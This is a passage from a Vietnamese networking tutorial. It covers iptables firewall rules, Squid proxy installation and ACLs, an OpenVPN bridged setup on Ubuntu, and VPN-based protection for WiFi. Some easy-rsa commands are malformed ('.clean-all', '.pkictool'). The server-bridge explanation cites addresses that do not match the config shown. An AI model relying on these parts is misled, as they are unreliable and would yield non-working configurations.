- **192.78.4.\*** ==> Tất cả các IP thuộc lớp mạng D. Từ **192.78.4.0** cho đến **192.78.4.255**

### Cấu hình phức hợp lên một chút (một chút thôi nha)

Bạn có một mạng **LAN** và có một kết nối **Internet**. Chúng ta sẽ nhất trí coi **LAN** là **eth0** còn kết nối **Internet** là **ppp0**.

Bạn muốn cho phép dịch vụ **Telnet** chạy trên các PC trong mạng **LAN** nhưng không muốn cho nó hoạt động ở ngoài **Internet** (vì những lý do an toàn). Đừng lo **Iptables** sẽ lo cho bạn điều này. Bạn có thể sử dụng tùy chọn **-i** và **-o**. Cách ngăn chặn trên **Output Chain** tỏ ra hợp lý hơn là cách ngăn chặn ở **Input Chain**. Bạn có thể sử dụng thêm tùy chọn **-i**

**iptables -A INPUT -p tcp --destination-port telnet -i ppp0 -j DROP**

Command trên sẽ ngăn chặn tất cả các yêu cầu, nguy cơ tấn công bằng Telnet từ bên ngoài vào hệ thống **LAN** của bạn.

Nếu bạn biết được các **Packet** sử dụng những **Protocol** nhất định, nếu nó là **TCP** thì bạn cũng có thể dễ dàng biết được **Port** mà nó sử dụng. Khi hai **PC** kết nối với nhau qua giao thức **TCP**. Thì trước tiên kết nối đó phải được khởi tạo trước. Đây là công việc của một gói **SYN**. Một **SYN Packet** sẽ làm nhiệm vụ nói với một **PC** khác rằng nó đã sẵn sàng để kết nối. Bây giờ chỉ một **PC** đòi hỏi gửi một **SYN Packet**. Nếu bạn ngăn chặn những gói **SYN** vào. Nó sẽ Stop các **PC** khác từ những **Service** đang được Open. Điều đó có nghĩa là nó sẽ ngăn chặn được các **PC** trong **LAN** của bạn với các **PC** ở ngoài **Internet**:

**iptables -A INPUT -i ppp0 -p tcp --syn -j DROP**

Nếu bạn vẫn muốn duy trì một Service nhưng lại không muốn các **PC** ở ngoài Internet truyền thông với nó. Chỉ cho các **PC** trong **LAN** truyền thông với nó. Thì bạn có thể ngăn chặn tất cả các **SYN Packet** trên **Port** của **Service** đó:

**iptables -A INPUT -i ppp0 -p tcp --syn --destination-port ! 80 -j DROP**

Theo mặc định thì **Input Chain** và **Output Chain** luôn được cấu hình ở chế độ **Accept**. Còn **Forward** luôn được thiết lập ở chế độ **Deny**. Nếu bạn muốn sử dụng **Server** và **Firewall** như một **Router**. Bạn phải cấu hình cho **Forward** ở chế độ **Accept**

Hiện trên Internet có rất nhiều Script cấu hình Rules cho **Iptables** rất tuyệt. Bạn có thể Down chúng về áp dụng ngay trên hệ thống của mình luôn. Cũng có một số công cụ cấu hình **Iptables** trên X đó.

## Lời kết

Bảo mật luôn là một vấn đề phức tạp tồn tại nhiều giấy mực. Hy vọng qua bài viết này bạn sẽ hiểu và nắm được cách sử dụng **Iptables**. Mọi thứ đều chỉ mang tính chất tương đối. Vì vậy nếu muốn giữ cho hệ thống của mình an toàn. Bạn luôn phải xem xét kiểm tra **Firewall**, các **Bug**... Và luôn ở trạng thái trực chiến ở mức cao nhất...

## 7. Cài đặt và cấu hình SQUID làm Proxy Server

### a. Linux SQUID Proxy Server:

- **Squid** là một proxy server, khả năng của squid là tiết kiệm băng thông(bandwidth), cải tiến việc bảo mật, tăng tốc độ truy cập web cho người sử dụng và trở thành một trong những proxy phổ biến được nhiều người biết đến. Hiện nay, trên thị trường có rất nhiều chương trình proxy-server nhưng chúng lại có hai nhược điểm, thứ nhất là phải trả tiền để sử dụng, thứ hai là hầu hết không hỗ trợ **ICP** ( ICP được sử dụng để cập nhật những thay đổi về nội dung của những URL sẵn có trong cache – là nơi lưu trữ những trang web mà bạn đã từng đi qua ). Squid là sự lựa chọn tốt nhất cho một proxy-cache server, squid đáp ứng hai yêu cầu của chúng ta là sử dụng miễn phí và có thể sử dụng đặc trưng ICP.
- Squid đưa ra kỹ thuật lưu trữ ở cấp độ cao của các web client, đồng thời hỗ trợ các dịch vụ thông thường như FTP, Gopher và HTTP. Squid lưu trữ thông tin mới nhất của các dịch vụ trên trong RAM, quản lý một cơ sở dữ liệu lớn của các thông tin trên đĩa, có một kỹ thuật điều khiển truy cập phức tạp, hỗ trợ giao thức SSL cho các kết nối bảo mật thông qua proxy. Hơn nữa, squid có thể liên kết với các cache của các proxy server khác trong việc sắp xếp lưu trữ các trang web một cách hợp lý.
- Sau đây chúng ta sẽ thực hiện cách thức cài đặt một Proxy server như thế nào.

### b. Cài đặt:

- Đầu tiên chúng ta nên có một số khái niệm về đòi hỏi phần cứng của một proxy server:

\*\*\* Tốc độ truy cập đĩa cứng : rất quan trọng vì squid thường xuyên phải đọc và ghi dữ liệu trên ổ cứng. Một ổ đĩa SCSI với tốc độ truyền dữ liệu lớn là một ứng cử viên tốt cho nhiệm vụ này.

\*\*\* Dung lượng đĩa dành cho cache phụ thuộc vào kích cỡ của mạng mà Squid phục vụ. Từ 1 đến 2 Gb cho một mạng trung bình khoảng 100 máy. Tuy nhiên đây chỉ là một con số có tính chất ví dụ vì nhu cầu truy cập Internet mới là yếu tố quyết định sự cần thiết độ lớn của đĩa cứng.

\*\*\* RAM : rất quan trọng, ít RAM thì Squid sẽ chậm hơn một cách rõ ràng.

\*\*\* CPU : không cần mạnh lắm, khoảng 133 MHz là cũng có thể chạy tốt với tải là 7 requests/second.

- Cài đặt Squid với RedHat Linux rất đơn giản. Squid sẽ được cài nếu bạn chọn nó trong quá trình cài đặt ngay từ đầu. Hoặc nếu bạn đã cài Linux không Squid, bạn có thể cài sau qua tiện ích **rpm** với lệnh :

```
rpm -i tên_gói_Squid
```

Khi đó squid sẽ được cài và bạn có thể bước qua phần cấu hình squid.

- Các thư mục mặc định của squid:

```
/usr/sbin
```

```
/etc/squid
```

```
/var/log/squid
```

- **Cài đặt từ source :**

+ Ta có file source của squid là squid-version.tar.gz, ta thực hiện các bước lệnh sau:

```
tar -xzvf squid-version.tar.gz
```

```
cd squid-version
```

*./configure*

*make*

*make install*

Sau khi ta thực hiện các lệnh trên, coi như ta đã cài đặt xong squid.

### c. Cấu hình Squid:

- Sau khi cài đặt xong squid, ta phải cấu hình squid để phù hợp với từng yêu cầu riêng. Ta cấu hình một số tham số trong file /etc/squid/squid.conf như sau:

\*\* *http\_port*: mặc định là 3128.

\*\* *icp\_port*: mặc định là 3130.

\*\* *cache\_dir*: khai báo kích thước thư mục cache cho squid, mặc định là:  
*cache\_dir /var/spool/squid/cache 100 16 256*

Giá trị 100 tức là dùng 100MB để làm cache, nếu dung lượng đĩa cứng lớn, ta có thể tăng thêm tùy thuộc vào kích thước đĩa. Như vậy squid sẽ lưu cache trong thư mục */var/spool/squid/cache* với kích thước cache là 100MB.

\*\* *Access Control List* và *Access Control Operators*: ta có thể dùng hai chức năng trên để ngăn chặn và giới hạn việc truy xuất dựa vào destination domain, IP address của máy hoặc mạng. Mặc định squid sẽ từ chối phục vụ tất cả, vì vậy ta phải cấu hình lại tham số này. Để được vậy, ta cấu hình thêm cho thích hợp với yêu cầu bằng hai tham số là : *acl* và *http\_access*.

Ví dụ: Ta chỉ cho phép mạng 172.16.1.0/24 được dùng proxy server bằng từ khoá **src** trong *acl*.

*acl MyNetwork src 172.16.1.0/255.255.255.0*

*http\_access allow MyNetwork*

*http\_access deny all*

+ Ta cũng có thể cấm các máy truy xuất đến những site không được phép bằng từ khoá **dstdomain** trong acl, ví dụ:

*acl BadDomain dstdomain yahoo.com*

*http\_access deny BadDomain*

*http\_access deny all*

+ Nếu danh sách cấm truy xuất đến các site dài quá, ta có thể lưu vào 1 file text, trong file đó là danh sách các địa chủ như sau:

*acl BadDomain dstdomain "/etc/squid/danhsachcam"*

*http\_access deny BadDomain*

+ Theo cấu hình trên thì file */etc/squid/danhsachcam* là file văn bản lưu các địa chỉ không được phép truy xuất được ghi lần lượt theo từng dòng.

+ Ta có thể có nhiều acl, ứng với mỗi **acl** phải có một **http\_access** như sau:

*acl MyNetwork src 172.16.1.0/255.255.255.0*

*acl BadDomain dstdomain yahoo.com*

*http\_access deny BadDomain*

*http\_access allow MyNetwork*

*http\_access deny all*

+ Như vậy cấu hình trên cho ta thấy proxy cấm các máy truy xuất đến site [www.yahoo.com](http://www.yahoo.com) và chỉ có mạng 172.16.1.0/24 là được phép dùng proxy. “**http\_access deny all**”: cấm tất cả ngoại trừ những acl đã được khai báo.

- Nếu proxy không thể kết nối trực tiếp với Internet vì không có địa chỉ IP thực hoặc proxy nằm sau một Firewall thì ta phải cho proxy query đến một proxy khác có thể dùng Internet bằng tham số sau :

```
cache_peer ITdep.hcmutrans.edu.vn parent 8080 8082
```

+ Câu lệnh trên cho chúng ta thấy proxy sẽ query lên proxy “cha” là *ITdep.hcmutrans.edu.vn* với tham số **parent** thông qua *http\_port* là 8080 và *icp\_port* là 8082.

- Ngoài ra trong cùng một mạng nếu có nhiều proxy server thì ta có thể cho các proxy server này query lẫn nhau như sau:

```
cache_peer proxy2.hcmutrans.edu.vn sibling 8080 8082
```

```
cache_peer proxy3.hcmutrans.edu.vn sibling 8080 8082
```

**sibling** dùng cho các proxy ngang hàng với nhau.

#### d. Khởi động Squid:

- Sau khi đã cài đặt và cấu hình lại squid, ta phải tạo cache trước khi chạy squid bằng lệnh:

```
squid -z
```

- Nếu trong quá trình tạo cache bị lỗi, ta chú ý đến các quyền trong thư mục cache được khai báo trong tham số *cache\_dir*. Có thể thư mục đó không được phép ghi. Nếu có ta phải thay đổi bằng:

```
chown squid:squid /var/spool/squid
```

```
chmod 770 /var/spool/squid
```

- Sau khi tạo xong thư mục cache, ta khởi động và dừng squid bằng script như sau:

```
/etc/init.d/squid start
```

```
/etc/init.d/squid stop
```


- Sau khi squid đã khởi động, muốn theo dõi và quản lý việc truy cập của các client hay những gì squid đang hoạt động cache như thế nào, ta thường xuyên xem xét những file sau đây:

\*\*\* **cache\_log**: bao gồm những cảnh báo và thông tin trạng thái của cache

\*\*\* **store\_log**: bao gồm những cơ sở dữ liệu về những thông tin gì mới được cập nhật trong cache và những gì đã hết hạn

\*\*\* **access\_log**: chứa tất cả những thông tin về việc truy cập của client, bao gồm địa chỉ nguồn, đích đến, thời gian.....

- Về phần Server đã cài đặt xong, còn về phía client, bạn phải hiệu chỉnh lại cấu hình địa chỉ của Server và port proxy của Server, ví dụ như hình sau:



## 8. Triển khai VPN trên nền tảng OpenVPN

### a. Tổng quan về OpenVPN.

OpenVPN là một công cụ mã nguồn mở được sử dụng để xây dựng mạng riêng ảo site-to-site (các chi nhánh trong công ty) với giao thức SSL / TLS hoặc với các khóa chia sẻ bí mật PSK (pre-share keys). Nó có vai trò bảo đảm đường hầm dữ liệu thông qua một cổng TCP / UDP trên một mạng không an toàn như Internet, do đó cần thiết lập mạng riêng ảo.

OpenVPN có thể được cài đặt trên gần như bất kỳ nền tảng bao gồm cả Linux, Windows 2000/XP/Vista, OpenBSD, FreeBSD, NetBSD, Mac OS X, và Solaris.

Các hệ thống Linux cần phải có nhân Linux kernel 2.4 hoặc phiên bản cao hơn. Nguyên tắc cấu hình vẫn giống nhau trên bất kỳ nền tảng nào.

OpenVPN dựa trên kiến trúc client / server. Nó phải được cài đặt trên các thành viên VPN, được chỉ định trong những máy chủ cũng như máy khách.

OpenVPN tạo ra một đường hầm TCP hoặc UDP, sau đó mã hóa dữ liệu bên trong đường hầm.

Số hiệu cổng mặc định của OpenVPN là UDP 1194, dựa trên một cổng được gán bởi tổ chức cấp phát số hiệu Internet IANA (Internet Assigned Numbers Authority). Bạn có thể sử dụng cổng TCP hoặc UDP từ phiên bản đầu tiên 2.0, một cổng đặc biệt duy nhất có thể được sử dụng cho một số đường hầm trên máy chủ OpenVPN.

Bạn có thể chọn để xây dựng hoặc Ethernet (Bridged) hoặc IP (Routed) VPN với sự trợ giúp tương ứng của trình điều khiển mạng TAP hoặc TUN. TAP / TUN có sẵn trên tất cả các nền tảng và đã được đi kèm với nhân Linux kernel 2.4 hoặc cao hơn.

Các tùy chọn OpenVPN là đặc biệt quan trọng, ví dụ máy chủ có thể đẩy các tuyến đường mạng trên máy khách hoặc có thể được sử dụng như là máy chủ DHCP.

Khi sử dụng các khóa static, hai cổng VPN chia sẻ cùng khóa mã và giải mã dữ liệu. Trong trường hợp này, các cấu hình sẽ đơn giản nhưng vấn đề là bạn cần phải đưa khóa (trên một kênh an toàn) đến ai đó mà bạn không nhất thiết phải tin tưởng ở đầu kia của đường hầm.

Hệ tầng khóa công khai - Public Key Infrastructure (PKI) được sử dụng để giải quyết vấn đề này. Nó dựa trên việc, mỗi bên sở hữu hai khóa, một khóa công khai (Public Key) được biết đến với tất cả mọi người và một khóa riêng (Private Key) được giữ bí mật. Quá trình này được sử dụng bởi OpenSSL, miễn phí và là phiên bản nguồn mở của SSL, được tích hợp trong OpenVPN, để xác thực các VPN cùng mức trước khi tiến hành mã hóa dữ liệu.

Hãy xem những ưu điểm của hai chế độ:

OpenVPN mode	Pre-shared keys	SSL
<b>Chế độ mật mã</b>	Đối xứng	Bất đối xứng/Đối xứng
<b>Thực hiện</b>	Dễ dàng	Khó khăn
<b>Tốc độ</b>	Nhanh	Chậm
<b>CPU sử dụng</b>	Thấp	Cao
<b>Trao đổi khóa</b>	Có	Không
<b>Thay đổi mới khóa mã</b>	Không	Có
<b>Xác thực thành phần ngang hàng</b>	Không	Có

### b. Triển khai OpenVPN với SSL trên môi trường Ubuntu linux

OpenVPN sử dụng khóa công khai Public Key Infrastructure (PKI) để mã hóa bằng thông tin VPN giữa các node. Một cách đơn giản của việc thiết lập một VPN với OpenVPN là để kết nối các client thông qua một interface cầu nối trên máy chủ VPN. Hướng dẫn này sẽ giả định với một node VPN, các máy chủ trong trường hợp này, có cấu hình một giao diện cầu nối.

#### Bước 1: Cài đặt OpenVPN.


Để cài đặt OpenVPN trong terminal của ubuntu nhập:

```
sudo apt-get install openvpn
```

## Bước 2: Mô hình triển khai

Mô hình triển khai VPN. Server-PT làm máy chủ VPN server và Client PC-PT đóng vai trò là VPN client kết nối đến Server thông qua Internet.

Server VPN cài đặt hệ điều hành ubuntu server. Client cài đặt hệ điều hành Ubuntu desktop.



## Bước 3: Thiết lập Server Certificates

Sau khi cài đặt xong OpenVPN, ta sẽ tạo certificates cho VPN server.

Đầu tiên, sao chép thư mục **easy-rsa** đến **/etc/openvpn**. Điều này sẽ đảm bảo rằng bất kỳ thay đổi đối với các kịch bản sẽ không bị mất khi các gói phần mềm được cập nhật. Bạn cũng sẽ cần phải điều chỉnh các điều khoản trong thư mục **easy-rsa** để cho phép người dùng hiện tại tạo ra các tệp tin. Từ terminal nhập.

```
sudo mkdir /etc/openvpn/easy-rsa/
```

```
sudo cp -r /usr/share/doc/openvpn/examples/easy-rsa/2.0/* /etc/openvpn/easy-rsa/
```

```
sudo chown -R $USER /etc/openvpn/easy-rsa/
```

Tiếp theo, chỉnh sửa /etc/openvpn/easy-rsa/vars theo thông tin của bạn:

```
export KEY_COUNTRY="VN"  
export KEY_PROVINCE="NC"  
export KEY_CITY="HANOI"  
export KEY_ORG="NETPRO-ITI"  
export KEY_EMAIL="chiennv@netpro.edu.vn"
```

Nhập để tạo server certificates:

```
cd /etc/openvpn/easy-rsa/  
  
source vars  
  
.clean-all  
  
#./build-ca  
  
.build-key-server server  
  
.build-dh  
  
.pkitool --initca  
  
.pkitool --server server  
  
cd keys  
  
openvpn --genkey --secret ta.key  
  
sudo cp server.crt server.key ca.crt dh1024.pem ta.key /etc/openvpn/
```

#### Bước 4: thiết lập client certificates

Các VPN Client cũng cần một certificate để xác thực đến máy chủ. Để tạo ra certificate, nhập chuỗi sau đây vào terminal:

```
cd /etc/openvpn/easy-rsa/  
source vars  
.pkictool hostname
```

Thay thế hostname với tên máy thực tế kết nối với VPN

Sao chép các tệp tin sau đây cho Client

- /etc/openvpn/ca.crt
- /etc/openvpn/easy-rsa/keys/hostname.crt
- /etc/openvpn/easy-rsa/keys/hostname.key
- /etc/openvpn/ta.key

Nhớ điều chỉnh tệp tin cho hostname của máy Client

Tốt nhất là sử dụng phương pháp an toàn để sao chép các certificate và key. Tiện ích SCP là một lựa chọn tốt, nhưng sao chép các tệp tin truyền thông đó cho Client cũng có thể làm việc tốt.

#### Bước 5: Cấu hình cho server

Bây giờ cấu hình máy chủ OpenVPN bằng cách tạo ra /etc/openvpn/server.conf từ tệp tin example. Trong terminal nhập:

```
sudo cp /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz /etc/openvpn/  
sudo gzip -d /etc/openvpn/server.conf.gz
```

Điều chỉnh /etc/openvpn/server.conf thay đổi theo cấu hình dưới đây:

```
local 192.168.78.128
```

```
dev tap0

[file ca filename.crt phai chuan /etc/openvpn/]

[cert,key cung tuong tu]

;up "/etc/openvpn/up.sh br0"

;down "/etc/openvpn/down.sh br0"

;server 10.8.0.0 255.255.255.0

server-bridge 192.168.78.128 255.255.255.0 192.168.78.50 192.168.78.100

push "route 192.168.78.128 255.255.255.0"

push "dhcp-option DNS 192.168.78.128"

;push "dhcp-option DOMAIN netpro.edu.vn"

tls-auth ta.key 0 # This file is secret

user nobody

group nogroup

log-append openvpn.log

verb 2
```

- local: là địa chỉ IP của giao diện cầu nối.
- server-bridge: cần khi cấu hình sử dụng cầu nối. 172.18.100.101 255.255.255.0 là phần giao diện cầu nối và mặt nạ. Phạm vi IP 172.18.100.105 172.18.100.200 là phạm vi địa chỉ IP sẽ được giao cho clients.
- push: là chỉ thị thêm các kết nối mạng cho Client
- user and group: cấu hình mà người dùng và nhóm OpenVPN daemon thực hiện

*Thay thế tất cả các địa chỉ IP và tên miền trên với mạng của bạn*

Tiếp theo, tạo ra một vài kịch bản để thêm giao diện khai thác cầu nối. Tạo */etc/openvpn/up.sh*:

```
#!/bin/sh

BR=$1

DEV=$2

MTU=$3

/sbin/ifconfig $DEV mtu $MTU promisc up

/usr/sbin/brctl addif $BR $DEV
```

Và */etc/openvpn/down.sh*:

```
#!/bin/sh

BR=$1

DEV=$2

/usr/sbin/brctl delif $BR $DEV

/sbin/ifconfig $DEV down
```

Sau đó phân quyền:

```
sudo chmod 755 /etc/openvpn/down.sh

sudo chmod 755 /etc/openvpn/up.sh
```

Và cấu hình máy chủ, khởi động lại OpenVPN bằng cách nhập:

```
sudo /etc/init.d/openvpn restart
```

**Bước 6: Cấu hình cho client.**

Đầu tiên cài OpenVPN cho Client:

```
sudo apt-get install openvpn
```

Sau đó với cấu hình máy chủ và certificates của client sao chép vào thư mục /etc/openvpn/, tạo ra một tệp tin cấu hình client bằng cách sao chép các example. Trong terminal của máy client nhập:

```
sudo cp /usr/share/doc/openvpn/examples/sample-config-files/client.conf /etc/openvpn
```

Thay *đổi* /etc/openvpn/client.conf theo cấu hình:

```
dev tap  
remote 192.168.78.128 1194  
cert hostname.crt  
key hostname.key  
tls-auth ta.key 1
```

Thay thế vpn.example.com bằng hostname máy chủ VPN của bạn, và **hostname.\*** với actual certificate và key filenames.

Cuối cùng restart OpenVPN:

```
sudo /etc/init.d/openvpn restart
```

Bây giờ bạn có thể kết nối mạng Lan từ xa với VPN

## 9. Ứng dụng VPN bảo vệ hệ thống Wifi

### a. Các phương thức bảo mật Wifi

Phần này tôi sẽ trình bày giải pháp bảo mật cho dịch vụ Wi-Fi. Hiện nay mạng WiFi được sử dụng rất rộng rãi nhưng nhiều người chưa hiểu hết những lỗ hổng bảo mật tồn tại trong hệ thống mạng WiFi. Bài viết này giới thiệu công nghệ ứng dụng VPN vào bảo mật mạng WiFi.

Những tính năng bảo mật tích hợp sẵn trên Access Point:

#### - Không Broadcast SSID

Không Broadcast SSID có thể là một giải pháp chống một số kẻ tò mò và hiểu biết không cao về mạng Wireless. Đôi tượng này đôi khi cũng không nguy hiểm. Ngoài ra SSID bắt buộc phải truyền trên mỗi gói tin của mạng không dây, SSID và MAC không được mã hóa khi truyền thông tin trên mạng. Bất kỳ một công cụ tấn công mạng Wireless nào đều có thể phát hiện ra các mạng không Broadcast SSID

#### - MAC Address Filter

Tính năng cấu hình trên Access Point chỉ cho phép một số địa chỉ MAC nhất định truy cập tới Access Point. Ô, giải pháp này có vẻ được, nhưng thật may hiện nay rất nhiều tools cho phép tóm gói tin của mạng Wireless, địa chỉ MAC và SSID không được mã hóa trên bất kỳ gói tin nào và kẻ tấn công dễ dàng phát hiện ra những địa chỉ MAC có quyền truy cập tới Access Point. Hiện nay cũng có rất nhiều Tools cho phép giải mã địa chỉ MAC.

#### - WEP

Đây là phương thức mã hóa sử dụng Share Key giữa thiết bị và Access Point nhưng rất tiếc phương thức bảo mật này đã có rất nhiều Tools có thể giải mã gói tin và ăn chộm Key.


#### - WPA

Có vẻ bảo mật đây, nhưng thật may các tool Crack Wireless mới nhất hiện nay như Air Crack đã hỗ trợ để tấn công hệ thống mạng Wireless sử dụng giao thức mã hóa này.

Vậy chúng ta bó tay sao

- Hiện nay có một giải pháp bảo mật mạng Wireless duy nhất có thể tin tưởng đó là sử dụng giải pháp VPN.

- Mô hình triển khai VPN cho Access Point như hình dưới đây:



### b. Thiết lập cấu hình trên thiết bị Access Point và VPN Server 2003

- Cấu hình trên Access Point
- Cấu hình Enable tính năng VPN trên máy chủ Windows Server 2003
- Tạo kết nối VPN từ các thiết bị truy cập Wireless (Laptop).
- Tôi sử dụng Access Point của Linksys
- Thiết bị bao gồm: 1 Port ra Internet, 4 Port LAN
- Cắm dây từ Switch vào Port Internet, tôi không cần quan tâm tới 4 Port LAN
- Hoàn thành các bước trên tôi truy cập vào Access Point để bắt đầu cấu hình, sau khi truy cập vào Access Point qua giao diện Web tôi cấu hình địa chỉ IP cho Access Point.
- Port Internet trên Access Point tôi đặt địa chỉ là: 192.168.50.33, các thông số tôi thiết lập như trên Hình dưới đây.
- Địa chỉ IP làm Gateway các thiết bị Wi-Fi tôi đặt: 192.168.1.1
- Địa chỉ IP gán cho các thiết bị kết nối tới Access Point là giải: 192.168.1.0/24
- Hoàn thành các bước trên tôi cấu hình tính năng Security cho các kết nối Wi-Fi

**LINKSYS®**  
A Division of Cisco Systems, Inc.

Firmware V

**Wireless-G Broadband Router**

**Setup**

Setup    Wireless    Security    Access Restrictions    Applications & Gaming    Administration

Basic Setup | DDNS | MAC Address Clone | Advanced Routing

**Internet Setup**

Internet Connection Type

Static IP

Internet IP Address: 192.168.50.33  
Subnet Mask: 255.255.255.0  
Gateway: 192.168.50.1  
Static DNS 1: 203.162.0.181  
Static DNS 2: 203.210.142.132  
Static DNS 3: 208.67.222.222

Optional Settings (required by some ISPs)

Router Name: WRT54G  
Host Name:  
Domain Name:  
MTU: Auto  
Size: 1500

**Network Setup**

Router IP

Local IP Address: 192.168.1.1  
Subnet Mask: 255.255.255.0

Network Address Server Settings (DHCP)

DHCP Server:  Enable  Disable  
Starting IP Address: 192.168.1.100  
Maximum Number of DHCP Users: 10


Static IP: This setting is commonly used by most class C ISP.  
Internet IP Address: Enter the IP address provided by your ISP.  
Subnet Mask: Enter the subnet mask provided by your ISP.  
More...

Host Name: Enter the host name provided by your ISP.  
Domain Name: Enter the domain name provided by your ISP.  
More...

Local IP Address: Enter the local IP address of the router.  
Subnet Mask: The subnet mask of the router.  
DHCP Server: Allows the router to manage your network's IP addresses.  
